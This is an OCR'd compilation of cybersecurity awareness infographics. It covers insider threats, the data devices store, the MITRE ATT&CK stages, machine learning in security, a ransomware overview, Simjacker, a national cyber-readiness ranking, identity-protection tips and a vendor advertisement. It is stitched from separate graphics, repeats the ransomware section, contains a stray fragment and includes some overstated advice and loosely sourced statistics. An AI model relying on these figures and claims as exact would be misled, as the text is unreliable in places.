Unseen Nightmare of DDoS
DDoS is a dirty secret for most organizations, with attacks continuing to grow in 2019 together with the price of defending against them.
Infowebica via @mikequindazzi
CREATED BY INFOWEBICA

SAFEGUARDING OUR FUTURE
Protect Your Organization's Crown Jewels
THREAT
» Foreign powers use trusted insiders (employees, researchers, and contractors) or substantial financial investment to gain access to your company's most valuable data
IMPACT
» Theft of proprietary data, critical technology, and research
» Compromise of your networks and supply chain
» Loss of your company's competitive advantage or organizational reputation
» Significant financial loss
» Unforeseen legal liabilities
MITIGATION
» Establish a strong internal security department and processes
» Conduct thorough and recurring background checks on people with access to your facilities, systems, and research
» Understand who you are doing business with and impacts from financial investments in your company
» Use tripwires like network security software and IT system monitoring
» Use strong contract language and non-disclosure agreements
» Limit information sharing with sub-contractors
» Train employees to identify and report possible insider threats
» Build up and periodically evaluate workforce morale
INSIDER THREAT
For additional information on NCSC awareness materials or publications:
» Follow us on Twitter : @NCSCgov
» Visit our Website : www.NCSC.gov
» For comments and questions, please contact us at : NCSC-Safeguarding-Our-Future@dni.gov
» Follow us on LinkedIn : https://www.linkedin.com/company/national-counterintelligence-and-security-center
Source image as of 6/24/2020: https://www.nist.gov/blogs/manufacturing-innovation-blog/are-you-ready
NCSC



WHAT DO YOUR DEVICES KNOW ABOUT YOU?
Whether it's a computer on your desk or a phone in your pocket, your devices retain a lot of personal data. And all of that information may be vulnerable to cybercriminals.
WINDOWS PCs
MACS
ANDROID TABLETS
SMART PHONES
Passwords
Web browser autofill
Stored in the file system
Credit Card Numbers
Web browser autofill
Downloaded credit card statements
Social Security Number
Downloaded tax documents
Deleted Files
All deleted files, including ones no longer in recycle bin or trash, can be recovered until physical storage space overwritten.
Text Messages
Text log stored on phone
Phone Calls
Call log stored on phone
Bank Account Info
Downloaded bank statements
KNOWING WHAT INFORMATION YOUR DEVICE CONTAINS IS THE FIRST STEP TO PROTECTION.
Name and Address
Web browser autofill
Windows Contacts
Address Book
Contact manager
Recent Files
List kept by operating system
Various applications keep their own recent file lists
Recently Visited Sites
Browser's cache
Browser's history
Cookies
Contacts
Windows Contacts
Address Book
Contact manager
Current Location
Readable off your GPS
Recent Locations
Photos
Navigation apps
CYBER CRIME STATISTICS
Average monetary cost to victim of cyber crime:
$128
Email scams sent daily:
75 MILLION
Daily victims of scam emails:
2,000
Percent of Americans who have experienced cyber crime:
73%
Percentage of Americans who believe that cyber-criminals will not be brought to justice:
78%
Percentage of Americans who expect to escape cyber crime in their lifetime:
2%
SOURCE: CYBER CRIME WATCH

The MITRE ATT&CK™ for Enterprise and the Cyber Kill Chain©

Pre - ATT&CK

- Priority Definition
- Target Selection
- Information Gathering
- Weakness Identification
- Adversary OpSec
- Establish & Maintain Infrastructure
- Persona Development
- Build Capabilities
- Test Capabilities
- Stage Capabilities

Enterprise ATT&CK

1.- Initial Access
2.- Execution
3.- Persistence
4.- Privilege Escalation
5.- Defense Evasion
6.- Credential Access

7.- Discovery
8.- Lateral Movement
9.- Collection
10.- Exfiltration
11.- Command & Control

MITRE ATT&CK™ for Enterprise

Source: MITRE, ATT&CK™ for Enterprise
Lockheed Martin Cyber Kill Chain©

Cyber Startup Observatory© - Insight

Major Applications of Machine Learning (ML) in Cybersecurity

1 WHERE IS ML APPLICABLE?

- Where we have lots of data either on the cloud or on the endpoint, IoT- IIoT, working on combination with big data and analytics
- To identify anomalies, suspicious or unusual behaviour
- Detect and correct known vulnerabilities and zero-day attacks
- When computer or machine time versus human time is a major requirement

2 INCIDENT RESPONSE & FORENSICS

- In the unfortunate case of an attack, an automated response in critical in order to minimize the impact, conduct forensics and to defend effectively
- From a defensive perspective we need to be able to respond in computer or machine time versus human time to stop some of the attacks
- Defense against intelligent cyber weapons can only be achieved by intelligent software
- The accuracy and effectiveness of the response to an attack could also be improved leveraging ML which is also quite import considering that cybersecurity has quite low fault tolerance as it only takes one vulnerability to be exploited in order to have a data breach

3 THREAT EXAMPLES

Specific threats that could be addressed with ML:

- Spear Phishing
- Ransomware
- DDoS
- Watering Hole
- Webshell
- DNS Poisoning
- Port Scanning
- Defense against intelligent cyber weapons

4 FRAUD DETECTION

- Machine Learning (ML) is increasingly being introduced to fight e-commerce fraudsters
- There is currently access to lots of information about suspect fraudsters, including their purchase activities and profile, online browsing activities, social networks and fake identification they submit to get tier orders approved
- The challenge is how we can make sense of this unstructured data and then make good approve / decline decisions for thousands of merchants in real-time

5 ENHANCE HUMAN ANALYSIS

- ML might help to address the acute problem of scarce and expensive expertise through resource optimization or increase in staff productivity
- Also a substantial reduction in false positive rates would positively impact cybersecurity operations and ML is very effective in achieving this goal
- We need to be cognizant that the widening cyber-security skills gap is seriously threatening companies and this serious issue needs to be addressed in terms of cyber risk
exploited in order to have a data breach

Ransomware - Overview

1 WHAT IS RANSOMWARE?

- Ransomware is a type of malicious software that gains access to the victim's files or systems and blocks user access to them or releases the data for public download
- It uses different techniques but the most common is to encrypt the victim's files, making them inaccessible and demanding a ransom payment to decrypt them
- Recovering the files without the encryption key is an intractable problem (it would require huge resources and consequently is considered infeasible)

2 HOW DOES IT WORK?

1.- **Delivery Vectors:**

- Most ransomware is delivered via email (phishing emails with ransomware payloads) when the victim clicks a link or downloads an attachment that delivers the malicious software
- Other delivery mechanisms are drive-by-download attacks on compromised or malicious websites, bespoke Remote Desktop Protocol (RDP) attacks and social engineering leveraging social networks messaging
- Generic ransonware is rarely individually targeted

2.- **The Process:** most ransomware variants encrypt the files on the affected system, making them inaccessible and demanding a ransom payment using cryptocurrencies to make it difficult to trace and prosecute the perpetrators

3 BIGGEST ATTACKS

Although it was deemed one of the biggest malware threats of 2018, ransomware has been in decline over 2018 and 2019 (although infection decline does not match revenue earning). Bigger, better and more sophisticated strains are popping up. The most important ransomware attacks have been:

- **SamSam**
- **SimpleLocker**
- **WannaCry**
- **Cerber**
- **Ryuk**
- **TeslaCrypt**
- **NotPetya**
- **Katyusha**
- **PewCrypt**
- **LockerGoga**
- **Bad Rabbit**
- **Jigsaw**
- **GandCrab**
- **Dharma**

4 RANSOMWARE FACTS

- Over a quarter of cyber claims received in 2017 had ransomware as the primary cause of loss (AIG, 2018)
- The average ransom is dropping for small and medium-sized businesses but getting higher in the case of custom, targeted attacks
- Downtime is increasing and downtime costs are becoming substantial
- The healthcare industry is the most targeted, due to the sensitive information stored


5 PROTECTING AGAINST IT

1.- **Reduce the risk of a ransomware attack:**

- Principle of Least Privilege: restrict users' permissions and conduct proper credential tracking
- Education and security awareness training
- Proper endpoint hygiene with proper configuration, regular updates and patches
- Leverage existing advanced threat prevention solutions to address all the delivery methods
- Up to date asset inventory and file integrity monitoring

2.- **Limit the fallout in case of attack:**

- Frequent and reliable backup and recovery
- Clear and regularly tested recovery plan
- Crisis management preparation, strategy and procedures


Simjacker
Sends Simjacker Attack SMS
SMS to SIM
Phone location?
010 100 010
Cell-ID
Send SMS
Data Message containing Cell-ID
(phone location)
010 100 010
010 100 010
Attacker Device
Victims Device
Accomplice Device

Visualization of the top malware variants found in honeypots


e-Governance Academy
@egovacademy

National Cyber Security Index (#NCSI) listed TOP10 countries best prepared against cyber attacks. The index includes cyber security data on 107 countries. Follow the updates @ ncsi.ega.ee

NCSI National Cyber Security Index


Rank	Country	NCSI
1.	Estonia	88.31
2.	France	83.12
3.	Germany	83.12
4.	Slovakia	80.52
5.	Singapore	80.52
6.	Finland	79.22
7.	Lithuania	77.92
8.	Spain	77.92
9.	United Kingdom	75.32
10.	Czech Republic	74.03

1:31 PM · Sep 25, 2018 · Twitter Web Client



Protecting Your Online Identity: 5 Steps for Better Security

Identity theft is on the rise. As noted by the Insurance Information Institute, $16 billion was stolen from more than 15 million U.S. consumers in 2017 alone — that's $2 million more than 2016. Why the uptick? As users shift to mobile devices and spend more time connected to Internet services, opportunities for hackers are growing. By compromising online accounts, cybercriminals can gain access to credit card data, banking information and personal details that could impact victims for months or even years. Your best bet is to take the time now to protect your online identity. Here are five simple steps to help you get started.



Improve Passwords

Passwords remain the go-to security protection for online accounts — users are familiar with login/password requirements, and these protections may deter low-level attackers. The problem is attackers easily guess many passwords. For example, in 2016 the top two passwords were "123456" and "password".

The solution is to start stronger. Use something that contains at least one capital, one number and one special character, and don't reuse the password on another site. Change the password at least once every six months. It's also a good idea to implement multifactor authentication wherever possible. The simplest form is two-factor authentication, which uses a one-time text or app code that users must provide to access their accounts.

Forget "Free" Wi-Fi

As noted by Forbes, free Wi-Fi hotspots are an easy way for hackers to grab personal information. Why? Because all they need to do is set up shop in a public place and create dummy networks called "Coffee Shop Wi-Fi" or "Customer Wi-Fi Access" — and then wait for users to join. Once connected, cybercriminals can gain total access to your device. There's a simple answer here: Don't use free Wi-Fi. Opt for LTE or 4G on your mobile device, or wait until you're connected to a secure network.

Obscure Your Origins

If hackers know your IP address, they can start backtracking your connection. If they discover you're not encrypting data in transit, they could eavesdrop on any network connection and grab critical account data such as usernames and passwords. It's a good idea to consider a virtual private network (VPN) or other means to obscure your information from prying eyes. VPNs obscure your IP and encrypt traffic, while options such as the Tor Internet browser help ensure hackers don't know where you're located.

Know Your Audience

In the age of social media, mobile collaboration and always-on connections, it's easy to share too much with too many people. The result is hackers could use your social media posts or unencrypted emails to compromise accounts via brute force or by sending you "warning" messages that demand immediate action but carry malware infections.


The rule here: Share sparingly. Don't post personal details on social media sites, and ensure you check all privacy settings to make sure you're not sending public updates. In addition, avoid opening any emails from senders you don't know.

Ask for Help

If you are compromised online, your best bet is to ask for help. The longer you wait, the more time cybercriminals have to exploit your identity and cause ongoing problems. First, leverage a reputable antivirus solution to ensure your device isn't carrying malware, then contact a digital investigator to determine if stolen data can be recovered and whether details about your attacker can be discovered.

Arkus inc
private investigation
www.arkusinvestigators.com

Via @fklivestolearn


How Many Websites Are There?
Number of websites online from 1991 to 2019
1.8b
1.6b
1.4b
1.2b
1.0b
0.8b
0.6b
0.4b
0.2b
0
World Wide Web Project
Notable website launches
YAHOO!
Google
facebook
YouTube
1
10
130
3k
258k
2.4m
17.1m
51.6m
238.0m
697.1m
968.9m
1.76b
1.72b
'91* '92 '93 '94 '95 '96 '97 '98 '99 '00 '01 '02 '03 '04 '05 '06 '07 '08 '09 '10 '11 '12 '13 '14 '15 '16 '17 '18 '19**
"Website" is defined as a unique hostname, i.e. a name which can be resolved, using a name server, into an IP Address.
* As of August 1, 1991
** As of October 28, 2019 at 10:00 CET
Source: Internet Live Stats
@StatistaCharts
statista

Cybersecurity
for Enterprises
The risks and rules criminals don't want you to know.
Cybercrime Statistics (2018-19)
CYBERATTACKS:
32% involved phishing
DATA BREACHES:
31% led to Identity theft
CYBER READINESS:
74% unprepared
Cybercrime Damages
Global cost predictions.
USD $Trillion
10
9
8
7
6
5
4
3
2
1
0
2013
2015
2017
2019
2021
2023
2025
2027
The Costs to Enterprises
Technical investigation
Customer breach notification
Regulatory compliance
Attorney fees and litigation
Post-breach customer protection
Public relations
Cybersecurity improvements
Visible Costs
Insurance premium increases
Customer distrust and churn
Operational system damage
Loss of contract revenue
Devaluation of trade name
Loss of intellectual property
Debt increases
Hidden Costs
A Cybercriminal's ROI
Rapid Attacks
5 minutes for IoT devices
Big Payoff
$1.5 Trillion
each year
Don't become a statistic.
Make your security questions:
Timeless
Unguessable
Memorable
Enable multi-factor authentication (MFA).
Phone calls
Biometrics
Hardware tokens
Email verification
Soft tokens
SMS/text messages
Time-based code
Security questions
Use Google reCAPTCHA.
Easy on humans. Tough on bots.
Advanced security
Ease of use
Creates value
Use risk-based authentication (RBA).
RBA allows you to:
Identify current user habits
Require extra ID verifications
Alert you if user habits change
Deny suspicious users access
Don't let cybercrime sink your profits.
Get advanced data security for your company today.
ABOUT LOGINRADIUS
LoginRadius empowers businesses to deliver a delightful customer experience without compromising security. Using our customer identity platform, companies can offer a streamlined login process while protecting digital accounts and complying with data privacy regulations.
loginradius
Via @fklivestolearn
© LoginRadius Inc | www.loginradius.com

Ransomware - Overview

1 WHAT IS RANSOMWARE?

- Ransomware is a type of malicious software that gains access to the victim's files or systems and blocks user access to them or releases the data for public download
- It uses different techniques but the most common is to encrypt the victim's files, making them inaccessible and demanding a ransom payment to decrypt them
- Recovering the files without the encryption key is an intractable problem (it would require huge resources and consequently is considered infeasible)

2 HOW DOES IT WORK?

1.- **Delivery Vectors:**

- Most ransomware is delivered via email (phishing emails with ransomware payloads) when the victim clicks a link or downloads an attachment that delivers the malicious software
- Other delivery mechanisms are drive-by-download attacks on compromised or malicious websites, bespoke Remote Desktop Protocol (RDP) attacks and social engineering leveraging social networks messaging
- Generic ransonware is rarely individually targeted

2.- **The Process:** most ransomware variants encrypt the files on the affected system, making them inaccessible and demanding a ransom payment using cryptocurrencies to make it difficult to trace and prosecute the perpetrators

3 BIGGEST ATTACKS

Although it was deemed one of the biggest malware threats of 2018, ransomware has been in decline over 2018 and 2019 (although infection decline does not match revenue earning). Bigger, better and more sophisticated strains are popping up. The most important ransomware attacks have been:

- **SamSam**
- **SimpleLocker**
- **WannaCry**
- **Cerber**
- **Ryuk**
- **TeslaCrypt**
- **NotPetya**
- **Katyusha**
- **PewCrypt**
- **LockerGoga**
- **Bad Rabbit**
- **Jigsaw**
- **GandCrab**
- **Dharma**

4 RANSOMWARE FACTS

- Over a quarter of cyber claims received in 2017 had ransomware as the primary cause of loss (AIG, 2018)
- The average ransom is dropping for small and medium-sized businesses but getting higher in the case of custom, targeted attacks
- Downtime is increasing and downtime costs are becoming substantial
- The healthcare industry is the most targeted, due to the sensitive information stored

